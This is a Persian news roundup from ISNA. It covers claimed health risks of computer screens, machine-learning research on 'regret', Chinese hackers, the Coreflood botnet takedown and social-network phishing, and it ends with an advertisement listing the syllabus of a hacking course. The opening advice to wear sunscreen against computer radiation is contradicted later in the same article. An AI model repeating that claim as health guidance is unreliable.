شکوفا مسعودی در گفت‌وگو با خبرنگار خبرگزاری دانشجویان ایران(ایسنا)، با اشاره به خطر کار کردن طولانی با رایانه اظهار کرد: افرادی که ناگزیرند ساعت‌های طولانی روبه‌روی رایانه بنشینند، باید از ضدآفتاب استفاده کنند.

وی با اشاره به اینکه اشعه‌های ناشی از رایانه می‌تواند سبب ایجاد و یا پررنگ شدن لک‌های صورت فردی شود که ساعت‌های طولانی از روز را با رایانه کار می‌کند، تصریح کرد: اشعه ماورای بنفش به ویژه نوع A که از رایانه خارج می‌شود، می‌تواند سبب ایجاد لک‌هایی در صورت فرد شود، از اینرو کاربران باید از نمایشگرهایی استفاده کنند که استاندارد بوده و دارای اشعه کمتری باشد.

مسعودی ادامه داد: به‌دلیل وجود میدان الکتریکی چند هزار ولتی در داخل لامپ تصویر، روشنایی که الکترون‌ها حین عبور از فاصله بین کاتد و صفحه موزاییکی کسب می‌کنند، باعث می‌شود انرژی آزاد شده سبب تابش درصد قابل توجهی اشعه ایکس و اشعه ماوراءبنفش شود که الزاما باید با تدابیر تکنیکی حین طراحی لامپ تصویر از نفوذ آن‌ها به سطح خارجی و رسیدن به بدن کاربر رایانه جلوگیری کرد.

وی با بیان اینکه عموم کارشناسان و متخصصان پوست معتقدند بیشتر نمایشگرهایی که امروز مورد استفاده قرار می‌گیرند حاوی هیچ‌گونه اشعه‌ای نیستند و کار با این رایانه‌ها را کاملا بی‌ضرر می‌دانند، گفت: به عقیده من اشعه ماورای بنفش رایانه‌ها به شدت اشعه خورشید نیست و نمی‌تواند به همان اندازه هم خطرناک باشد، زیرا در حال حاضر تمام نمایشگرها به‌خصوص نمایشگرهای LCD فاقد اشعه UV هستند.

مسعودی با اشاره به این که نمایشگرهای قدیمی‌تر هم که این اشعه را ساطع می‌کردند، نمایشگرهای لامپ تصویری بودند که این دستگاه‌ها هم طبق استانداردهای اروپا فیلتر آنتی UV داشتند و این اشعه را کاملا جذب می‌کردند، بیان کرد: این نمایشگرها اشعه UVA از خود ساطع می‌کردند که خطرات این اشعه به‌دلیل شدت و فرکانس کم‌تر قابل مقایسه با خطرات اشعه UVB نیست.

او در این راستا ادامه داد: با استناد به آخرین گفته‌های متخصصان چشم‌پزشکی، کار با رایانه ممکن است فرد را به مشکلات چشمی دچار کند ولی اشعه ماورای بنفش در ایجاد این مشکلات چشمی و حتی مشکلات دیگر هیچ نقشی ندارد.

مسعودی با بیان اینکه گرد و غبارها خطرناک‌ترند، افزود: صرف‌نظر از اینکه به عقیده کارشناسان، رایانه‌ها از جهت تابش اشعه‌های مضر نمی‌توانند خطر جدی برای کاربران آن داشته باشند، در عین حال متخصصان ریه اذعان می‌کنند که خطرات ناشی از مواجهه با گرد و غبار رایانه‌ها را نمی‌توان نادیده گرفت.

این مدرس دانشگاه در پایان خاطرنشان کرد: اصولا هر ذره خارجی غیر از اکسیژن که با تنفس وارد ریه و برونش شده و تجمع پیدا کند، باعث تنگی نفس، آمفیزم و برونشیت مزمن می‌شود که ذرات گرد و غباری که در برخی وسایل الکترونیکی وجود دارد، در این باره خطرناک‌تر است.

دانشمندان احساس «تاسف» را به رایانه‌ها آموزش می‌دهند!

مهندسان در حال آموزش رایانه‌ها برای یادگیری احساس تاسف هستد تا عملکرد آنها سریعتر شده و حوادث را پیش از اتفاق آنها پیش‌بینی کنند.

به گزارش سرویس علمی خبرگزاری دانشجویان ایران(ایسنا)، محققان در حال ساخت برنامه‌هایی هستند که از رایانه‌ها می‌خواهند تلاش کنند کارهایی انجام دهند که به عمد از انجام آن ممانعت به عمل آمده است.

با درک تفاوت بین نتیجه مطلوب و واقعیت، این دستگاه‌ها حس تاسف و طریقه به حداقل رساندن آن را یاد خواهند گرفت.

رایانه‌هایی که این مساله را تجربه می‌کنند در آینده کمتر به انجام اشتباهات مشابه دچار شده و عملکرد کارآمدتری خواهند داشت.

این مساله همچنین می‌تواند به آنها آموزش دهد که با در نظر گرفتن تمام نتایج ممکن، آینده را پیش‌بینی کنند. این رایانه‌ها پیش از اقدام به آغاز کاری می‌توانند بفهمند کدام راه‌حل موفق‌تر خواهد بود.

محققان اجرا کننده این پروژه، آن را اولین گام در مسیر ساخت رایانه‌هایی با احساسات انسانی می‌دانند.

این دانشمندان یک الگوریتم بر اساس یادگیری دستگاه برای کم‌کردن میزان پشیمانی مجازی که یک رایانه ممکن است با آن مواجه شود، ساخته‌اند.

کارایی بالا تر در نتیجه این برنامه «تاسف» می‌تواند به شرکت‌هایی مانند گوگل در بالابردن کیفیت ابزار تبلیغاتی خود کمک کند. به گفته این محققان، این برنامه به آنها اجازه می‌دهد تا قدرت تصمیم‌گیری بلادرنگ رایانه‌ها را تغییر داده و بر روی آن تاثیر بگذارند.

تبدیل هکرهای چین به تهدید فزاینده برای غرب

هکرهای چین در حال تبدیل شدن به یک تهدید فزاینده برای دولت‌ها و کمپانی های غربی هستند.

به گزارش سرویس فن‌آوری اطلاعات خبرگزاری دانشجویان ایران (ایسنا)، چین در حال حاضر به مرکز حملات سایبری تبدیل شده و هکرهای این کشور نیز تا به حال نشان داده‌اند که ردیابی آن‌ها بسیار دشوار است.

یکی از خبرنگاران شبکه‌ی خبری اسکای‌نیوز که به‌طور مخفیانه به کنفرانس هکرها در چین نفوذ کرده یک فیلم تهیه کرده است.

این کنفرانس از سوی یک شرکت امنیتی مرتبط با ارتش چین سازماندهی شده بود و در میان شرکت‌کنندگان یک افسر ارشد پلیس نیز حضور دارد.

این افسر پلیس اظهار کرد: ما در این کنفرانس شرکت کرده‌ایم تا راه‌هایی که هکرها می‌توانند به ما کمک کنند، بررسی کنیم. اگر آن‌ها بتوانند به ما کمک کنند، از آن‌ها استفاده خواهیم کرد. هکرهای چین به حملات سایبری علیه رایانه‌های پنتاگون، دولت آلمان و فرانسه و هم‌چنین رایانه‌های مجلس عوام و وزارتخانه‌ی آن متهم هستند.

علاوه بر این هکرهای چین تا به حال به انجام عملیات سایبری علیه بزرگ‌ترین کمپانی‌های نفت جهان و سرقت اطلاعات این کمپانی‌ها دست زده‌اند.

متلاشی شدن یک حلقه‌ی بزرگ از سارقان اینترنتی در آمریکا

مقامات آمریکایی ادعا کردند که به بزرگ‌ترین پیروزی خود علیه جرایم اینترنتی دست یافته‌اند و یک حلقه از نرم‌افزارهایی را که برای کنترل بیش از دو میلیون رایانه شخصی در جهان به کار برده می‌شود، متلاشی کردند.

به گزارش سرویس فن‌آوری اطلاعات خبرگزاری دانشجویان ایران (ایسنا)، وزارت دادگستری آمریکا اعلام کرد که یک ویروس رایانه‌یی به نام کورفلاد (Coreflood) بیش از دو میلیون رایانه شخصی را آلوده و آن‌ها را اسیر یک باتنت (botnet) کرده بود که اطلاعات بانکی و حساس صاحبان رایانه‌ها را به سرقت می‌برد.

مقامات آمریکایی اظهار کردند که هم‌اکنون این باتنت که نزدیک به ۱۰ سال فعالیت داشت متلاشی شده است؛ بخش اعظم رایانه‌های آلوده شده در آمریکا بودند اما گروه تبهکاران سایبری در خارج از آمریکا حضور داشتند.

نرم‌افزار کورفلاد برای به‌سرقت بردن نام، رمز عبور، اطلاعات مالی و سایر اطلاعات کاربر استفاده می‌شده است.

شبکه‌های اجتماعی بستر مناسب حملات سایبری هدفمند


یک شرکت امنیتی اینترنتی اعلام کرد که کاربران شبکه‌های اجتماعی به‌راحتی خود را در معرض حملات هدفمند سایبری قرار می‌دهد و به سادگی قربانی می‌شوند.

به گزارش سرویس فن‌آوری اطلاعات خبرگزاری دانشجویان ایران (ایسنا)، شرکت امنیت اینترنتی تراستیر در نظرسنجی اخیر خود که در آن حدود صد نفر از کاربران این شبکه اجتماعی لینکدین حضور داشتند به نتایج جالبی درباره پایین بودن امنیت این کاربران دست یافته است.

مسوول این نظرسنجی اظهار کرد که این صد کاربر همگی از افرادی هستند که با روش‌های مقابله با بدافزارها به حملات سایبری آشنا هستند. اما ۶۸ تن از پاسخ‌دهندگان اظهار کردند تا به حال برروی لینک‌هایی که دارای ضمیمه ای‌میل notification جعلی بوده‌اند، کلیک کردند.

مدیر این نظرسنجی اظهار کرد، نتایج به دست آمده نشان‌دهنده‌ی میزان تاثیرگذار بودن حملات سایبری در شبکه‌های اجتماعی است.

معرفی زمان دوره خرداد ماه هک و امنیت گروه آشیانه



بدینوسیله به اطلاع می‌رساند پیرو درخواست‌های مکرر شما دوستان وسروران گرامی جهت تداوم برگزاری دوره‌های حضوری تیم امنیتی آشیانه در سال ۹۰ و با توجه به تکمیل ظرفیت دوره اردیبهشت ماه (۱۵ اردیبهشت ۹۰)، بر آن شدیم تا با برنامه ریزی جدید بهار متفاوتی را برای یکدیگر رقم بزنیم. لازم به ذکر است دوره فوق به صورت حضوری در تهران برگزار می‌شود.

تاریخ شروع دوره جدید هک و امنیت: پنج‌شنبه ۵ خرداد ۱۳۹۰

آدرس محل ثبت‌نام دوره‌ها در تهران:

خیابان خرمشهر (آپادانا) - پلاک ۲۷ جدید - ساختمان اطلس - طبقه ۲ - واحد ۴ - شرکت آشیانه

دوره فوق فقط روزهای پنج شنبه و جمعه برگزار می‌شود.

شماره تماس شرکت آشیانه برای ثبت نام و کسب اطلاعات بیشتر: ۸۸۷۳۴۶۸۰-۰۲۱ و ۸۸۷۳۵۱۹۶-۰۲۱

علاقه مندان به‌شرکت در دوره هک و امنیت، می‌توانند هزینه ثبت نام دوره مورد نظر خود را تا قبل از تاریخ ۹۰/۰۳/۵ به شماره حساب ۰۱۰۲۳۲۷۷۳۹۰۰۷ بانک ملی سیبا بنام بهروز کمالیان واریز نموده و فیش پرداختی را به شماره ۸۸۷۳۵۱۹۶-۰۲۱ فکس و یا اسکن آن را به آدرس Train@ashiyane.ir ارسال نمایند و اصل فیش بانکی را در هنگام ثبت نام حضوری به مسئولان شرکت آشیانه تحویل دهند.

نام دوره: هک و امنیت - مدت دوره: ۱۱۰ ساعت

هزینه دوره: ۶۵۰۰۰۰۰ ریال - پیش نیاز: -

هدف: در این دوره دانشجو درباره تکنیک‌های هکینگ و نفوذ به سرورها و کلاینت‌ها و وب سایت‌ها مطالبی از پایه تا سطوح پیشرفته می‌آموزد وسپس با روش‌های نفوذ به شبکه‌های داخلی، روترها وشبکه‌های وایرلس آشنا می‌شود. همچنین دانشجو در این دوره با تکنیک‌های کشف حفره در نرم افزارهای تحت وب ونوشتن exploit کدها آشنا می‌شود. همچنین دانشجو بعد از اتمام این دوره می‌تواند از سیستم خود در برابر حمله هکرها محافظت کند و با روش‌های پیشگیری و امنیت آشنا می‌شود. این دوره به تمام کسانی که به هکینگ علاقه دارند و از پایه می‌خواهند این رشته را تا سطوح حرفه ای فرا بگیرند پیشنهاد می‌شود.

سرفصل‌های این دوره:

۱- آشنایی با شبکه و دستورات لینوکس

۲- FootPrinting مرحله شناسایی و

۳- آنالیز سیستم عامل‌ها و Scanning

۴- EnuMeration

۵- سیستم عامل شناسایی

۶- Gaining Access

۷- Escalating Privilege

۸- Creating Backdoors

۹- نفوذ و محافظت از کامپیوترهای شخصی

۱۰- تکذیب سرویس یا DoS Attacks

۱۱- نفوذ به شبکه‌های Wireless

۱۲- نفوذ به وب سایت ها

۱۳- هک کردن دیتابیس ها

۱۴- نفوذ به شبکه‌های داخلی

۱۵- نصب Rootkit وراه‌های شناسایی

۱۶- Covering tracks

۱۷- عبور از IDS - FireWall

۱۸- Cryptography

۱۹- نفوذ به روترها

۲۰- هک کردن ایمیل‌ها وراه‌های جلوگیری

۲۱- SQL Injection

۲۲- کشف حفره امنیتی command execution

۲۳- کشف حفره امنیتی inclusion file در نرم افزارهای تحت وب

۲۴- کشف حفره امنیتی XSS در نرم افزارهای تحت وب

۲۵- اکسپلویت نویسی به زبان‌های Perl و PHP